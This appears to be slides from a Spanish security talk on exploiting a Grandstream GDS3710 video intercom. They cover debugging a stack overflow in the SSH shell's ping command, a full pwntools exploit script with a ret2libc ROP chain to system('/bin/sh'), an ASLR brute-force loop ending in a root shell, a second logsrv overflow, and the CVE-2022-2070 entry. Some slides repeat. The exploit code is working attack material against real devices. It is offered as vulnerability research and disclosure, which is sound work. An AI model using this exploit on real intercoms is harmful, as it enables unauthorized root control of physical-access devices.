          RX bytes:820389051 (782.3 MiB)  TX bytes:729188133 (695.4 MiB)
          Interrupt:27

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:269385 errors:0 dropped:0 overruns:0 frame:0
          TX packets:269385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:154180055 (147.0 MiB)  TX bytes:154180055 (147.0 MiB)

# nc -l -p 1337 > tmp/gdb
```

```
$ nc -w 3 192.168.2.171 1337 < Embedded_toolkit/arm/gdb
```

Portátil



Hackeando videoporteros



Videoportero


```
# ps -ef |grep gs_config
root      30713 30712  0 19:21 pts/1    00:00:00 /bin/gs_config -c gs_config
root      30721 27789  0 19:21 pts/0    00:00:00 grep gs_config
# ./gdb
GNU gdb (GDB) 7.6
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabi".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) attach 30713
Attaching to process 30713
```

```
$ python3
Python 3.9.12 (main, Mar 26 2022, 15:51:15)
[Clang 13.1.6 (clang-1316.0.21.2)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic(340)
b'aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaamaanaaaaoaaapaaaqaaaraasaaataaauaaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaafb
aabgaabhaabiaabjaabkaablaabmaabnaaboabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaac
laacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaad'
```

Portátil



Hackeando videoporteros



```
(gdb) b * 0x00013B16
Breakpoint 1 at 0x13b16
(gdb) c
Continuing.
```




Hackeando videoporteros



```
$ ssh admin@192.168.1.75
admin@192.168.1.75's password:
Grandstream Command Shell Copyright 2006-2019
GDS3710> ping aaaabaaacaaadaaaeaaafaaagaahaaiaaaajaaakaaalaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaab
qaabraabsaabtaabuaabvaabwaabxaabyaabzaabcaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaad
ping: bad address 'aaaabaaacaaadaaaeaaafaaagaahaaiaaaajaaakaaalaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
bpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaabcaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaad'
Connection to 192.168.1.75 closed.
```

```
(gdb) x/s $sp
0x7efff8d0: "eaadfaadgaadhaadiaadjaad"
(gdb) █
```

```
>>> cyclic_find("eaad")
316
>>>
```

```
00013B0E
00013B0E loc_13B0E
00013B0E NOP
00013B10 ADD.W      R7, R7, #0x1B0
00013B14 MOV       SP, R7
00013B16 POP       {R7, PC}
00013B16 ; End of function ejecutar_ping
00013B16
```

316+4 = 320

Objetivo: system ("/bin/sh")

```
# gadget => pop {r0, pc}
# /bin/sh
# system@libc
# exit
```




Hackeando videoporteros



Arquitectura	¿Dónde va el primer parámetro?	Ejemplo system("/bin/sh")
x86 (32 bits)	En la pila	Pones <code>"/bin/sh"</code> en la pila
x86-64	En <code>RDI</code>	Debes cargar <code>RDI="/bin/sh"</code>
ARM32	En <code>R0</code>	Debes cargar <code>R0="/bin/sh"</code>
ARM64	En <code>X0</code>	Debes cargar <code>X0="/bin/sh"</code>



Hackeando videoporteros



```
$ ssh admin@192.168.1.75
admin@192.168.1.75's password:
Grandstream Command Shell Copyright 2006-2019
GDS3710> ping aaaabaaacaaadaaaeeaaafaaagaahaaiaaaajaaakaaalaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaab
qaabraabsaabtaabuaabvaabwaabxaabyaabzaabcaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaad
ping: bad address 'aaaabaaacaaadaaaeeaaafaaagaahaaiaaaajaaakaaalaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
bpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaabcaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaaczaadbaadcaad'
Connection to 192.168.1.75 closed.
```

```
(gdb) x/s $sp
0x7efff8d0: "eaadfaadgaadhaadiaadjaad"
(gdb) █
```

```
>>> cyclic_find("eaad")
316
>>>
```

```
00013B0E
00013B0E loc_13B0E
00013B0E NOP
00013B10 ADD.W      R7, R7, #0x1B0
00013B14 MOV       SP, R7
00013B16 POP       {R7, PC}
00013B16 ; End of function ejecutar_ping
00013B16
```

316+4 = 320

Objetivo: system ("/bin/sh")

```
# gadget => pop {r0, pc}
# /bin/sh
# system@libc
# exit
```




Hackeando videoporteros



Objetivo

```
# gadget => pop {r0, pc}
```

```
# /bin/sh
```

```
# system@libc
```

```
# exit
```

```
# cat /proc/31633/maps |grep libc-
```

```
76bb8000-76c94000 r-xp 00000000 1f:06 700 /lib/libc-2.21.so
```

```
76c94000-76ca3000 ---p 000dc000 1f:06 700 /lib/libc-2.21.so
```

```
76ca3000-76ca5000 r--p 000db000 1f:06 700 /lib/libc-2.21.so
```

```
76ca5000-76ca6000 rw-p 000dd000 1f:06 700 /lib/libc-2.21.so
```

```
#
```

```
$ python3 ROPgadget.py --binary lib/libc-2.21.so | grep pop | grep r0 | grep pc  
0x0005952c : pop {r0, r4, pc}
```

```
>>> from pwn import *  
>>> libc = ELF("libc-2.21.so")  
[*] '/Users/pepelux/videoportero/system/lib/libc-2.21.so'  
Arch: arm-32-little  
RELRO: Partial RELRO  
Stack: Canary found  
NX: NX enabled  
PIE: PIE enabled  
>>> next(libc.search(b"/bin/sh"))  
846492  
>>> hex(846492)  
'0xcea9c'
```

```
>>> libc = ELF("libc-2.21.so")  
>>> libc.sym['system']  
183597  
>>> hex(183597)  
'0x2cd2d'
```

```
>>> libc.sym['exit']  
157197  
>>> hex(157197)  
'0x2660d'
```




Hackeando videoporteros



```
1  #!/usr/bin/env python3
2
3  from struct import pack
4  import sys
5  from time import sleep
6  from pwn import p32, ssh
7
8  ip = '192.168.0.171'
9  user = 'admin'
10 pwd = '123456'
11
12
13 def check_badchars(payload):
14     for i in range(5, len(payload)):
15         if payload[i] in [0xd, 0xa, 0x3b, 0x7c, 0x20]:
16             log.warn("Badchar %s detected at %#x" % (hex(payload[i]), i))
17             return True
18     return False
19
20
21 libc_base = 0x76bb8000
22 gadget = libc_base + 0x5952C # 0x0005952c: pop {r0, r4, pc};
23 bin_sh = libc_base + 0xCEA9C # /bin/sh
24 system = libc_base + 0x2C7FD # 0x0002c7fd # system@libc
25 exit = libc_base + 0x2660C
26
27 print("[*] Libc base: %#x" % libc_base)
28 print("[*] ROP gadget: %#x" % gadget)
29 print("[*] /bin/sh: %#x" % bin_sh)
30 print("[*] system: %#x" % system)
31 print("[*] exit: %#x\n" % exit)
```

```
32
33 padding = b"A" * 320
34
35 payload = b'ping '
36 payload += padding
37 payload += p32(gadget)
38 payload += p32(bin_sh)
39 payload += b"AAAA"
40 payload += p32(system)
41 payload += p32(exit)
42
43 if check_badchars(payload):
44     sys.exit(0)
45
46 s = ssh(user, ip, 22, pwd)
47 p = s.shell(tty=False)
48 print(p.readuntil(b"GDS3710> "))
49 p.sendline(payload)
50 p.sendline(b"id")
51 sleep(1)
52 data = p.read()
53 if str(data).find('root') > -1:
54     print('PWNED!')
55     p.interactive()
56     s.close()
57     sys.exit()
58 s.close()
59
```






Hackeando videoporteros



```
# En ARM32 el espacio de direcciones disponible es muy pequeño, lo que limita la cantidad
# de direcciones únicas que se pueden asignar a las bibliotecas compartidas como `libc`.
#
# Calculamos la entropía de ASLR en el sistema ejecutando el comando `gs_config`
# 1000 veces y analizando las direcciones de memoria asignadas a la biblioteca `libc`.
# Luego, contamos cuántas direcciones únicas se han asignado para `libc`, lo que nos
# da una medida de la entropía de ASLR en el sistema.

for j in $(seq 1 5); do
    for i in $(seq 1 1000); do
        gs_config &
        pid=$!
        grep libc /proc/$pid/maps | head -1 | cut -d- -f1
        kill $pid
    done | sort -u | wc -l
done

# Resultados:
#
# 358
# 336
# 352
# 350
# 349
```




Hackeando videoporteros



```
# En ARM32 el espacio de direcciones disponible es muy pequeño, lo que limita la cantidad
# de direcciones únicas que se pueden asignar a las bibliotecas compartidas como `libc`.
#
# Calculamos la entropía de ASLR en el sistema ejecutando el comando `gs_config`
# 1000 veces y analizando las direcciones de memoria asignadas a la biblioteca `libc`.
# Luego, contamos cuántas direcciones únicas se han asignado para `libc`, lo que nos
# da una medida de la entropía de ASLR en el sistema.

for j in $(seq 1 5); do
  for i in $(seq 1 1000); do
    gs_config &
    pid=$!
    grep libc /proc/$pid/maps | head -1 | cut -d- -f1
    kill $pid
  done | sort -u | wc -l
done

# Resultados:
#
# 358
# 336
# 352
# 350
# 349
```

```
count = 1

while True:
    print('Try: %d' % count)
    s = ssh(user, ip, 22, pwd)
    p = s.shell(tty=False)
    print(p.readuntil(b"GDS3710> "))
    p.sendline(payload)
    p.sendline(b"id")
    sleep(1)
    data = p.read()
    if str(data).find('root') > -1:
        print('PWNERD!')
        p.interactive()
        s.close()
        sys.exit()
    s.close()
    count += 1
```

```
[*] Closed connection to '192.168.100.100'
Try: 64
[+] Connecting to 192.168.100.100 on port 22: Done
[+] Opening new channel: 'shell': Done
b'Grandstream Command Shell Copyright 2006-2019\nGDS3710> '
[*] Closed connection to '192.168.100.100'
Try: 65
[+] Connecting to 192.168.100.100 on port 22: Done
[+] Opening new channel: 'shell': Done
b'Grandstream Command Shell Copyright 2006-2019\nGDS3710> '
[*] Closed connection to '192.168.100.100'
Try: 66
[+] Connecting to 192.168.100.100 on port 22: Done
[+] Opening new channel: 'shell': Done
b'Grandstream Command Shell Copyright 2006-2019\nGDS3710> '
[*] Closed connection to '192.168.100.100'
Try: 67
[+] Connecting to 192.168.100.100 on port 22: Done
[+] Opening new channel: 'shell': Done
b'Grandstream Command Shell Copyright 2006-2019\nGDS3710> '
[*] Closed connection to '192.168.100.100'
Try: 68
[+] Connecting to 192.168.100.100 on port 22: Done
[+] Opening new channel: 'shell': Done
b'Grandstream Command Shell Copyright 2006-2019\nGDS3710> '
PWNERD!
[*] Switching to interactive mode
uid=0(root) gid=0(root) groups=0(root)
```




Hackeando videoporteros



```
# netstat -putan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      2113/webs
tcp        0      0 0.0.0.0:8443            0.0.0.0:*               LISTEN      861/device_service
tcp        0      0 0.0.0.0:49152           0.0.0.0:*               LISTEN      2055/upnp_scan
tcp        0      0 127.0.0.1:553          0.0.0.0:*               LISTEN      2113/webs
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2113/webs
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN      3421/logsrv
tcp        0      0 0.0.0.0:8082            0.0.0.0:*               LISTEN      739/dbmng
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      760/dropbear
tcp        0      0 192.168.1.75:22        192.168.1.38:60502      ESTABLISHED 17529/dropbear
tcp        0      688 192.168.1.75:22        192.168.1.38:60418      ESTABLISHED 17334/dropbear
udp        0      0 0.0.0.0:25601          0.0.0.0:*               3471/sip_client
udp        0      0 0.0.0.0:8000           0.0.0.0:*               777/gs_encode
udp        0      0 127.0.0.1:36958        0.0.0.0:*               2055/upnp_scan
udp        0      0 0.0.0.0:1900           0.0.0.0:*               2055/upnp_scan
udp        0      0 0.0.0.0:59247          0.0.0.0:*               3471/sip_client
udp        0      0 0.0.0.0:19060          0.0.0.0:*               3471/sip_client
udp        0      0 0.0.0.0:3702           0.0.0.0:*               861/device_service
udp        0      0 0.0.0.0:3702           0.0.0.0:*               861/device_service
udp        0      0 0.0.0.0:6789           0.0.0.0:*               743/ipscan
udp        0      0 0.0.0.0:13498          0.0.0.0:*               3471/sip_client
udp        0      0 224.0.0.251:5353      0.0.0.0:*               3576/mdns_discover
#
```




Hackeando videoporteros



```
int __fastcall sub_143D4(const char *a1)
{
    char *v4; // [sp+8h] [bp+8h]
    char *v5; // [sp+Ch] [bp+Ch]

    if ( strstr(a1, "LOG/1.0") )
    {
        v5 = strstr(a1, "CMD");
        v4 = strstr(a1, "END");
        if ( v5 && v4 )
        {
            if ( strstr(a1, "CMD:AUTH_USERNAME") )
            {
                return 3;
            }
            else if ( strstr(a1, "CMD:UPLOAD") )
            {
                return 1;
            }
            else if ( strstr(a1, "CMD:CHECK") )
            {
                return 2;
            }
            else
            {
                return 0;
            }
        }
    }
}
```

```
return -1;
if ( _isoc99_sscanf((int)v20, "%[^@]@[^\nEND\n]", &user, &pass) == 2 )
{
    v23 = auth(var_158, (int)&user, (int)&pass);
    if ( v23 )
    {
        puts("user authentication failed");
        v3 = -1;
    }
    else
    {
        v16 = v6 / '\f' - 1;
        memset(buffer, 0, v6);
        v27 = buffer;
        pthread_mutex_lock((pthread_mutex_t *)&unk_29BB0);
        v29 = *(int **)dword_29B78;
        v28 = (int *)v29;
        while ( (int *)dword_29B78 != v29 )
        {
            v29 = *(int **)dword_29B78;
            v28 = (int *)v29;
        }
    }
}
```

```
LOG/1.0 CMD:AUTH_USERNAME\n@user@password@\nEND\n
```




Hackeando videoporteros



```
auth_command = b"LOG/1.0 END CMD:AUTH_USERNAME @"  
payload = auth_command  
payload += b"A" * 144
```

```
Python  %3  
# date; ps -ef |grep logsrv  
Tue Jun 28 11:43:55 GMT 2022  
root 16985 1 0 11:43 ? 00:00:00 /usr/local/bin/logsrv  
root 17034 16844 0 11:43 pts/1 00:00:00 grep logsrv  
#  
# date; ps -ef |grep logsrv  
Tue Jun 28 11:44:12 GMT 2022  
root 17036 1 0 11:44 ? 00:00:00 /usr/local/bin/logsrv  
root 17057 16844 0 11:44 pts/1 00:00:00 grep logsrv  
#
```

```
-bash  
Pepelux> date; python3 logsrv_overflow.py -ti 192.168.2.171 -tp 8081  
martes, 28 de junio de 2022, 12:44:00 CEST  
[+] Opening connection to 192.168.2.171 on port 8081: Done  
[+] BOOM!  
[*] Closed connection to 192.168.2.171 port 8081  
Pepelux> 
```




Hackeando videoporteros



🚩 CVE-2022-2070 Detail

Description

In Grandstream GSD3710 in its 1.0.11.13 version, it's possible to overflow the stack since it doesn't check the param length before using the sscanf instruction. Because of that, an attacker could create a socket and connect with a remote IP:port by opening a shell and getting full access to the system. The exploit affects daemons dbmng and logsrv that are running on ports 8000 and 8001 by default.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



CNA: Spanish
National
Cybersecurity
Institute, S.A.
(INCIBE)

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Known Affected Software Configurations [Switch to CPE 2.2](#)

Configuration 1 ([hide](#))

🚩 cpe:2.3:o:grandstream:gds3710_firmware:1.0.11.13:*:*:*:*:*

[Show Matching CPE\(s\)](#)▼

Running on/with

cpe:2.3:h:grandstream:gds3710:-:*:*:*:*:*

[Show Matching CPE\(s\)](#)▼




Hackeando videoporteros



```
49 ala = (int)strchr(buffer, '@');
50 if ( !ala )
51     return -1;
